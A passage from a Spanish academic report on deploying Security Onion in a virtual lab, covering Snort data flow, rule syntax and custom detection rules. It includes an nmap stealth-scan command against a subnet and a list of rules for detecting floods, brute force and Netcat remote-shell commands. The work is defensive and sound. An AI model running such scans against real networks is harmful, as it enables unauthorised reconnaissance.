


Figura 1.41: Diagrama del entorno virtualizado de despliegue

Al igual que en el entorno inicial, tenemos un dispositivo físico que contiene tres máquinas virtualizadas:

- La máquina víctima virtual 1 con Ubuntu 16.04.
- La máquina víctima virtual 2 con Ubuntu 16.04.
- Un servidor virtual con Security Onion y el servidor de la skill de Alexa. Esta máquina es la que va a proporcionar la seguridad en nuestro entorno.

La máquina que contiene Security Onion necesita dos interfaces. En la figura 1.42 se pueden ver las dos interfaces del sistema Security Onion utilizado en la solución.

- La interfaz ens38. Configurada la interfaz de administración, a través de ella podemos conectarnos mediante SSH y podemos realizar configuraciones sobre la máquina.
- La interfaz ens33. Configurada como interfaz de sniffing que va a monitorizar todo el sistema y no es accesible. Está configurada en modo promiscuo para recoger todos los

paquetes de la interfaz de red.

```
ens33     Link encap:Ethernet  HWaddr 00:0c:29:de:ee:20
          UP BROADCAST RUNNING NOARP PROMISC MULTICAST  MTU:1500  Metric:1
          RX packets:94405 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:121994315 (121.9 MB)  TX bytes:90 (90.0 B)

ens38     Link encap:Ethernet  HWaddr 00:0c:29:de:ee:2a
          inet addr:192.168.0.25  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fede:ee2a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:293 errors:0 dropped:0 overruns:0 frame:0
          TX packets:217 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:29471 (29.4 KB)  TX bytes:18850 (18.8 KB)
```

Figura 1.42: Interfaces del sistema Security Onion de la solución

1.10.5.2. Características de la máquina virtual de Security Onion

La máquina física donde se ejecuta Security Onion y las otras dos máquinas virtuales víctimas tiene las siguientes características:

- Portátil MSI Apache PRO GE70. Encargado de la virtualización y ejecución de las máquinas virtuales.
  - Tarjeta Gráfica NVIDIA GeFOrce 860M dedicada con 2GB GDDR5 VRAM.
  - Procesador Intel Core i7 4710MQ a 2.5 GHz.
  - 16 GB memoria RAM DDR3L.
  - Disco HDD de capacidad 1 TB a velocidad 7200 rpm.
  - Distribución Ubuntu 14.04 y Windows 10.

Teniendo en cuenta que los requisitos mínimos que necesita Security Onion son 8 GB de memoria RAM, las características principales de la máquina virtual que se han escogido para desplegarlo son:

- Memoria RAM de 8 GB.
- Cuatro núcleos de procesador.
- 45 GB de almacenamiento.
- Dos adaptadores de red en modo *Bridged*

Lo más relevante son los adaptadores de red y las características hardware de la máquina virtual que se ha escogido para Security Onion. Se muestran en las figuras 1.43 y 1.44.




Figura 1.43: Características de la máquina virtual de Security Onion




Figura 1.44: Descripción de las interfaces de red de Security Onion

Por otro lado, las dos máquinas víctimas tienen características idénticas, se puede observar en la figura 1.45.

- Ubuntu 16.04.
- Una interfaz bridge para que tengan una IP que las haga visibles.
- 2 GB de RAM.
- 20 GB de HDD.
- Un núcleo de procesador.




Figura 1.45: Descripción de las interfaces de red de las víctimas

1.10.5.3. Contenerización

Como vimos en la arquitectura de Security Onion 2.1.1, se contenerizan algunos elementos del software como Elastic Stack. Para listar todos los contenedores de Security Onion, utilizamos el siguiente comando:

```
sudo docker container ls -a
```

Como podemos ver en la figura 1.46, podemos distinguir 7 contenedores:

- El contenedor de Elastic Stack: Kibana, Logstash y Elastic Search.
- El contenedor de Curator, una herramienta auxiliar para ElasticSearch que se encarga de controlar los índices durante la indexación.
- ElastAlert, una herramienta auxiliar que nos avisa sobre anomalías o errores que pueden haber en los datos y que supondría un mal funcionamiento de las búsquedas.
- DomainStats, una herramienta para el análisis de los datos en los dashboard de Kibana.
- Freqserver, una herramienta para el análisis de datos estadísticos para los dashboards de Kibana.

```
raul@raul-virtual-machine:~$ sudo docker container ls -a
CONTAINER ID        IMAGE                                  COMMAND                  CREATED             STATUS
NAMES
1b28f1500116        securityonionsolutions/so-curator      "/bin/bash"              29 seconds ago      Up 20 seconds
o-curator
dd26b4d7ad4c        securityonionsolutions/so-elastalert   "/opt/start-elastale…"   30 seconds ago      Up 18 seconds
o-elastalert
o0a721ec72b3        securityonionsolutions/so-logstash     "/usr/local/bin/dock…"   46 seconds ago      Up 37 seconds
o-logstash
ofb6cca46e7b        securityonionsolutions/so-kibana       "/usr/local/bin/kiba…"   48 seconds ago      Up 43 seconds
o-kibana
422254e779b0        securityonionsolutions/so-elasticsearch   "/usr/local/bin/dock…"   4 minutes ago       Up 4 minutes
o-elasticsearch
e56f85e19876        securityonionsolutions/so-domainstats  "/bin/sh -c '/usr/bi…"   4 minutes ago       Up 4 minutes
o-domainstats
f094287e2d53        securityonionsolutions/so-freqserver   "/bin/sh -c '/usr/bi…"   4 minutes ago       Up 4 minutes
o-freqserver
```

Figura 1.46: Contenedores de Security Onion

Podemos distinguir cada contenedor por su *container ID*, una cadena única que identifica a cada contenedor, la imagen que contiene, el comando con el que ha sido lanzado, la fecha de creación y su status.

Security Onion nos permite manejar todos los contenedores y el resto de sensores mediante una serie de comandos, si queremos comprobar el estado de todo el sistema, utilizamos el comando:

```
1 sudo so-status
```

Podemos ver tanto el estado de los sensores HIDS como de los NIDS y de todos los contenedores de Elastic Stack de una sola vez como en la figura 1.47. Pueden tener tres estados:

- Tendrán el estado OK cuando se hayan iniciado correctamente y estén en funcionamiento.
- Tendrán el estado WARN cuando no se hayan iniciado completamente pero no haya errores.
- Tendrán el estado FAILED cuando no se hayan podido iniciar debido a errores.




Figura 1.47: Estado del sistema

Si hay algún error, podemos utilizar el comando restart para reiniciar todos los contenedores, o el que escojamos. Se representa en la figura 1.48 reiniciando Elastic Stack.

```
sudo so-herramienta-restart
```

```
raul@raul-virtual-machine:~$ sudo so-elastic-restart

Stopping containers:

so-elasticsearch
so-freqserver
so-domainstats


Starting containers:

so-freqserver: 73814b3d0cf3919cd79fcf8a87546ba3c1775e11c70d3c1888b2689b277cc5aa
so-domainstats: c52f8262d521eec5f18d734fe4d9bbf43b69ae34194473d450f25e386845793f
so-elasticsearch: 9d13f6ed22c331c60ce0c64c4bf32b82f7a4991719ef6d2f4ada88754aed08
a6
Waiting for ElasticSearch.....................................................
.....................................................connected!
so-kibana: 89e025604aeb3078732a491950344d33843bd6e034064e8b7deed3ed48c0d105
so-logstash: Already started!
so-elastalert: 579d6c2f9adceb709cffa0cdd9fa4ec15107731cc992a45a1150a7869b95fe91
so-curator: Already started!
```

Figura 1.48: Reiniciando contenedores

Al igual que el comando restart, hay comandos para parar e iniciar las herramientas y contenedores que funcionan de la misma forma:

```
sudo so-elastic-stop
sudo so-elastic-start
```

En las siguientes secciones se va a describir la parte de la solución consistente en la utilización de las herramientas que forman Security Onion para la generación de datos de alerta, así como las herramientas de ataque para comprometer el sistema.

Vamos a describir la utilización de las siguientes herramientas:

- Snort mediante su lenguaje de reglas y la descripción de su flujo de datos dentro del sistema para la generación de datos de alerta NIDS.
- OSSEC para la generación de datos de alerta HIDS.
- Zeek/Bro para la generación de logs y alertas NIDS.
- Las herramientas de ataque hping3 y nmap con el fin de comprometer la explotación del resto de las herramientas.
- Las herramientas para la gestión y monitorización de eventos: Sguil, Squert y Kibana.

1.10.6. Utilización de Snort

El funcionamiento de Snort fue explicado en la sección 1.9.2.1.1. Se van a describir en esta sección:

- El análisis del flujo de datos de Snort dentro de Security Onion.
- El lenguaje y estructura de reglas de Snort.
- Las reglas que se han creado y los ataques para invocarlas.

1.10.6.1. Flujo de datos de Snort dentro de Security Onion

En la figura 1.49 podemos observar el flujo de los datos de alerta desde que son generados por Snort, hasta que se depositan en una base de datos o se introducen en Logstash.




Figura 1.49: Flujo de datos de Snort

Como se aprecia en la figura . Podemos distinguir tres pasos en el flujo:

1. En el primero de todos, Snort genera datos de alerta mediante un análisis en el tráfico del entorno en el que se despliega. En este funcionamiento se tiene en cuenta el archivo de configuración localizado en Security Onion en la ruta:

```
/etc/nsm/interfaz/snort.conf
```

   En este archivo se pueden distinguir las dos variables que son más importantes para el despliegue:

   - HOME_NET: Es la variable que define la red o redes que se van a monitorizar, por lo que se inspeccionarán todos los paquetes que pertenezcan a las redes que definamos en ella. Sólo sirve como variable a usar en la generación de reglas.

   - EXTERNAL_NET: Con esta variable definimos aquellas redes externas que no son de confianza para utilizarla en la generación de las reglas.

     Se pueden ver las variables HOME_NET y EXTERNAL_NET del trabajo en la figura 1.50, en nuestro caso, se mantienen las redes privadas puesto que no vamos a desplegar Snort en una red externa. Con el valor any decimos que sea cualquier red que se encuentre.

```
##################################################
# Step #1: Set the network variables.  For more information, see README.variables
##################################################

# Setup the network addresses you are protecting
ipvar HOME_NET [192.168.0.0/16,10.0.0.0/8,172.16.0.0/12]

# Set up the external network addresses. Leave as "any" in most situations
ipvar EXTERNAL_NET any
```

Figura 1.50: Variables HOME_NET y EXTERNAL_NET de Snort

2. En el segundo paso, dentro del archivo de configuración de Snort, se define la variable output, que nos sirve para especificar donde queremos que se envíen todos los datos de alerta generados.

   Se puede ver en la figura 1.51. En nuestro caso, se utiliza el formato Unified2, el cual no es legible para los humanos (se almacena en forma de bytes). Utilizamos este tipo de output porque es más eficiente respecto al resto de formatos, y mediante la opción filename escogemos que se escriba en un fichero llamado snort.unified2.

```
##################################################
# Step #6: Configure output plugins
# For more information, see Snort Manual, Configuring Snort - Output Modules
##################################################

# unified2
# Recommended for most installs
# output unified2: filename merged.log, limit 128, nostamp, mpls_event_types, vlan_event_types
output unified2: filename snort.unified2, limit 128
```

Figura 1.51: Definimos el output de Snort

Los archivos son escritos dentro de Security Onion en la siguiente ruta. Podemos ver un extracto de la ruta del Security Onion desplegado en el trabajo en la figura 1.52.

```
1 /nsm/sensor_data/interfaz/snort1
```




Figura 1.52: Archivos en formato Unified2 generados por Snort

3. En el tercer paso, los datos de alerta generados por Snort en el formato Unified2, y dentro de los archivos llamados snort.unified2, son recogidos por una herramienta auxiliar llamada Barnyard2, esta herramienta se encarga de leer los archivos y transformarlos en datos de alerta comprensibles para el ser humano. Luego, se encarga de enviarlos a Sguild y Logstash.

   La configuración de la herramienta Barnyard2 dentro se Security Onion se realiza en la ruta:

```
1 /etc/nsm/interfaz/barnyard2.conf
```

   Dentro del archivo de configuración, que se muestra en la figura 1.53, podemos encontrar la variable input, que indica el formato que tienen los archivos que se recolectan en este caso unified2 (es necesario que coincida con el formato de salida de Snort).

   Por otro lado, tenemos la variable output que envía a Sguil directamente los datos de alerta, y luego lo envía a syslog-ng, que es la herramienta donde se van a unificar y recoger todos los datos de alerta de los sensores.

   Podemos ver que en la versión que tenemos de Security Onion, se encuentra como comentario el envío de datos a una base de datos llamada Snorby. Es una herramienta de visualización que si venía incluida en versiones anteriores pero que han decidido omitir en las más nuevas debido a que ya no se le da mantenimiento.

```
input unified2
output sguil: sensor_name=raul-virtual-machine-ens33 agent_port=8000
#output database: alert, mysql, user=root dbname=snorby host=127.0.0.1
output alert_syslog: LOG_LOCAL6 LOG_ALERT
```

Figura 1.53: Variables de configuración de Barnyard2

4. En el cuarto paso, Barnyard2 envía los datos de alerta directamente a Sguil, donde se almacenarán en su base de datos y serán recogidos mediante peticiones de SGUIL en las herramientas de visualización como Squert.

   Por otro lado, se envían los datos de alerta a la herramienta Syslog-ng, que es la que se encarga de recoger todos los datos de alertas de los sensores para posteriormente enviarlos a Logstash. Esta herramienta tiene su configuración en la ruta:

```
1 /etc/syslog-ng/syslog-ng.conf
```

   En la figura 1.54 podemos ver la variable que se encarga del envío a Logstash de todos los registros que coge de Snort. Se utiliza la dirección 127.0.0.1:6050 y es necesario definir la plantilla en formato json para que sea leído por Logstash.

```
destination d_logstash {tcp("127.0.0.1" port(6050) template("$(format-json -
```

Figura 1.54: Variable de configuración de Syslog-ng para el envío de datos de alerta a Logtash

1.10.6.2. Lenguaje y estructura de reglas de Snort

Antes de describir las reglas que hemos creado para la utilización de Snort, es necesario explicar el lenguaje de reglas en el que se basa para generar los datos de alerta.

Cada regla se puede dividir en dos secciones:

- La cabecera de la regla, contiene la acción que se ejecuta en el caso de que ocurra una coincidencia, el protocolo que se quiere detectar, las direcciones IP origen y destino junto a sus máscaras (vamos a utilizar las variables HOME_NET y EXTERNAL_NET) y la información de los puertos de origen y destino.
- Las opciones de la regla, que contiene el mensaje que se lanza al producirse la ocurrencia y que partes del paquete tienen que ser inspeccionadas, entre otras muchas opciones.

Se propone la regla de ejemplo en la figura 1.55.




Figura 1.55: Estructura de una regla de Snort

Los parámetros que encontramos en la cabecera son siempre fijos y son:

1. La acción de la regla, que indique que tiene que hacer Snort con el paquete en el caso de que hubiese alguna ocurrencia. En este caso es de tipo *alert*. Los tipos de acción que hay son:
   - *alert*: Cuando ocurre la coincidencia genera la alerta y se registra el paquete.
   - *log*: Cuando ocurre la coincidencia únicamente se registra el paquete en un registro.
   - *pass*: Cuando ocurre una coincidencia ignora el paquete.
   - *activate*: Cuando ocurra una coincidencia se genera una alerta y activa otra regla de manera dinámica.
   - *dynamic*: Permanece inactiva hasta que una regla de tipo *activate* la llama.
   - *reject*: Cuando ocurre la coincidencia, bloquea el paquete, luego lo registra en un fichero y luego envía un paquete RST para acabar la conexión si es el protocolo TCP, o puerto inalcanzable ICMP si es UDP.
   - *sdrop*: Cuando ocurre una coincidencia, se bloquea el paquete pero no lo registra.
2. El protocolo que se utiliza, en este caso TCP, aunque Snort puede utilizar también IP, ICMP y UDP.
3. A continuación, nos encontramos con any any ->any any. La variable any simboliza cualquiera, y en este caso por orden es cualquier dirección ip de origen, desde cualquier puerto, hacia cualquier dirección ip destino, en cualquier puerto destino

En el apartado opciones nos encontramos con los siguientes párametros:

1. *msg*: Es un parámetro en el que introducimos el mensaje que queremos que lleve la alerta, en este caso, cuando ocurra una coincidencia el mensaje de la alerta será 'Security Onion- testing'.

2. *content*: es el parámetro que busca 'SecurityOnion' dentro del payload del paquete, es decir, de su carga útil.

3. sid: es el identificador único que identifica a la regla, en este caso 1234567.

1.10.6.3. Creando reglas y ataques

En esta sección se van a describir las reglas locales que forman parte de la utilización de Snort, junto a sus ataques.

Primero es necesario explicar el procedimiento para añadir reglas locales. Se añaden dentro de Security Onion en el archivo local.rules, que se encuentra en la siguiente ruta:

```
/etc/nsm/rules/local.rules
```

Además, para controlar el límite de veces que se muestra una regla o añadir restricciones a las reglas de detección, se pueden generar reglas en el archivo threshold.conf dentro de la ruta:

```
/etc/nsm/rules/threshold.conf
```

Cuando añadamos cada una de las reglas que se van a explicar a continuación, es necesario ejecutar el siguiente comando, que se encargará de actualizar las reglas dentro del despliegue de Snort en Security Onion:

```
sudo rule-update
```

Vamos a tener en consideración la clasificación que establece Snort para la severidad de las reglas dentro del archivo classification.config que se muestra en la figura 1.56. En este archivo se detallan los tipos de eventos que hay y la severidad que conllevan.

```
# config classification:shortname,short description,priority
#

config classification: not-suspicious,Not Suspicious Traffic,3
config classification: unknown,Unknown Traffic,3
config classification: bad-unknown,Potentially Bad Traffic, 2
config classification: attempted-recon,Attempted Information Leak,2
config classification: successful-recon-limited,Information Leak,2
config classification: successful-recon-largescale,Large Scale Information Leak,2
config classification: attempted-dos,Attempted Denial of Service,2
config classification: successful-dos,Denial of Service,2
config classification: attempted-user,Attempted User Privilege Gain,1
config classification: unsuccessful-user,Unsuccessful User Privilege Gain,1
config classification: successful-user,Successful User Privilege Gain,1
config classification: attempted-admin,Attempted Administrator Privilege Gain,1
config classification: successful-admin,Successful Administrator Privilege Gain,1


# NEW CLASSIFICATIONS
config classification: rpc-portmap-decode,Decode of an RPC Query,2
config classification: shellcode-detect,Executable code was detected,1
config classification: string-detect,A suspicious string was detected,3
config classification: suspicious-filename-detect,A suspicious filename was detected,2
config classification: suspicious-login,An attempted login using a suspicious username was detected,2
config classification: system-call-detect,A system call was detected,2
config classification: tcp-connection,A TCP connection was detected,4
config classification: trojan-activity,A Network Trojan was detected, 1
config classification: unusual-client-port-connection,A client was using an unusual port,2
config classification: network-scan,Detection of a Network Scan,3
config classification: denial-of-service,Detection of a Denial of Service Attack,2
config classification: non-standard-protocol,Detection of a non-standard protocol or event,2
config classification: protocol-command-decode,Generic Protocol Command Decode,3
config classification: web-application-activity,access to a potentially vulnerable web application,2
config classification: web-application-attack,Web Application Attack,1
config classification: misc-activity,Misc activity,3
config classification: misc-attack,Misc Attack,2
config classification: icmp-event,Generic ICMP event,3
config classification: inappropriate-content,Inappropriate Content was Detected,1
config classification: policy-violation,Potential Corporate Privacy Violation,1
config classification: default-login-attempt,Attempt to login by a default username and password,2
config classification: sdf,Senstive Data,2
config classification: file-format,Known malicious file or file based exploit,1
config classification: malware-cnc,Known malware command and control traffic,1
config classification: client-side-exploit,Known client side exploit attempt,1
```

Figura 1.56: Clasificación de eventos y severidad según Snort

Se van a realizar los ataques a las víctimas de nuestro entorno. El conjunto de reglas que se han desarrollado son:

1. Regla para la detección de ping.
2. Regla para la detección del escaneo TCP.
3. Regla para la detección del escaneo ICMP.
4. Regla para la detección del escaneo TCP NULL.
5. Regla para la detección del escaneo TCP XMAS.
6. Regla para la detección del escaneo TCP FIN.
7. Regla para la detección del escaneo UDP.

8. Regla para la detección de un ataque por fuerza bruta SSH.
9. Regla para la detección de un ataque LAND.
10. Regla para la detección de un ataque SYN FLOOD.
11. Regla para la detección e un ataque DOS UDP.
12. Regla para la detección de un ataque *smurf*.
13. Regla para la detección de un comando pwd mediante Netcat.
14. Regla para la detección de un comando ls mediante Netcat.
15. Regla para la detección de un comando sudo mediante Netcat.

1.10.6.3.1 Regla para la detección de ping

Primero vamos a generar una regla simple para detectar si se hace ping a nuestra máquina para comprobar el estado de la conexión con ella. Para hacerle un ping a nuestra máquina basta con realizar el siguiente comando en un equipo Windows:

```
ping 192.168.0.23
```

La regla para la detección de ping es la siguiente:

```
alert icmp any any -> $HOME_NET any (msg:"ICMP test"; sid
   :10000001; itype:8; dsize:>0; detection_filter: track by_src,
   count 3, seconds 4;  classtype:icmp-event;  priority:3; rev
   :012;)
```

1. En la cabecera podemos ver los siguientes parámetros:
   a) Es de tipo alert, es decir, cuando se produzca la ocurrencia se va a generar un dato de alerta y se va a registrar el paquete.
   b) Utiliza el protocolo ICMP para realizar el ping.
   c) El origen del ping puede ser cualquier dirección de ip origen desde cualquier puerto de origen, hasta las redes definidas en la variable HOME_NET, a cualquier puerto destino.

2. En las opciones de la regla encontramos:

   a) El parámetro msg, por el que la regla contendrá 'ICMP test'.

   b) El parámetro sid, por el que la regla se identificará con el número 10000001. Es importante que este número sea único porque puede dar lugar a inconsistencias en la base de datos.

   c) El parámetro dsize:>0 indica que los paquetes ICMP tienen que tener un payload con longitud mayor que 0. Esto ha sido requerido para diferenciarlo del escaneo ICMP.

   d) El parámetro itype comprueba dentro de la cabecera ICMP el tipo de mensaje que es, en este caso, es de tipo 8 que se corresponde a un mensaje ICMP ECHO.

   e) El siguiente parámetro es el *detection_filter*: este parámetro nos permite definir filtros para los paquetes. En este caso, no habrá coincidencia a menos que se sucedan más de 3 paquetes echo ICMP, en cuatro segundos, desde la misma dirección origen.

   f) El parámetro *classtype*, que nos permite definir, en base a la clasificación que hace Snort de los paquetes [37], el tipo de evento que se produce, en este caso es un evento ICMP.

   g) En el parámetro *priority* le asigna una prioridad de 3.

   h) El parámetro rev nos indica el número o versión de la regla, es decir, cada vez que una regla se mejore aumentará este parámetro, en este caso es la versión 12.

   Una vez hemos realizado el ataque sale en nuestro sistema de gestión su correspondiente alerta a una de las víctimas, como se muestra en la figura 1.57.




Figura 1.57: Detección de ping mediante reglas Snort

1.10.6.3.2 Regla para la detección del escaneo TCP

Vamos a realizar un escaneo TCP. Los escaneos son una parte vital dentro del proceso de reconocimiento, en el que se envían una gran cantidad de paquetes a cada puerto, en este

caso TCP, para comprobar si ese puerto está abierto, cerrado o protegido con un cortafuegos. Para realizar un escaneo utilizando el protocolo TCP para escanear todos los puertos de la red usando nmap vamos a utilizar el siguiente comando:

```
nmap -Pn 192.168.0.0/24 -sS
```

Con la opción -Pn obligamos a que realice el escaneo aunque los paquetes en el entorno puedan estar restringidos. Además, utilizamos la opción -sS para realizar un Stealth Scan, en este tipo de escaneos, se envía el paquete SYN y dependiendo de la respuesta SYN/ACK, hay tres opciones:

- Si se recibe el paquete SYN/ACK, el puerto está abierto.
- Si se recibe un paquete RST, el puerto está cerrado.
- Si no se recibe respuesta o se recibe un paquete ICMP no alcanzable, el puerto está filtrado.

La regla que se ha desarrollado para detectar el escaneo TCP es la siguiente

```
alert tcp any any -> $HOME_NET any (msg:"TCP Port Scanning"; flags
   :S; dsize:0; detection_filter: track by_src, count 40, seconds
   60; sid:10000006; classtype:attempted-recon;  priority:2; rev
   :3;)
```

1. En la cabecera podemos ver los siguientes parámetros:

   a) Es de tipo alert, es decir, cuando se produzca la ocurrencia se va a generar un dato de alerta y se va a registrar el paquete.

   b) Utiliza el protocolo TCP para realizar el escaneo

   c) El origen del escaneo TCP puede ser cualquier dirección de ip origen desde cualquier puerto de origen, hasta las redes definidas en la variable HOME_NET, a cualquier puerto destino.

2. En las opciones de la regla encontramos:

   a) El parámetro msg, por el que la regla contendrá 'TCP Port Scanning'.

   b) El parámetro sid, por el que la regla se identificará con el número 10000006.

   c) El parámetro dsize, por el que el payload tiene un tamaño de 0 bytes.

d) El parámetro flags indica que banderas tiene activadas el paquete TCP, en este caso sólo tiene la bandera SYN para iniciar la comunicación.

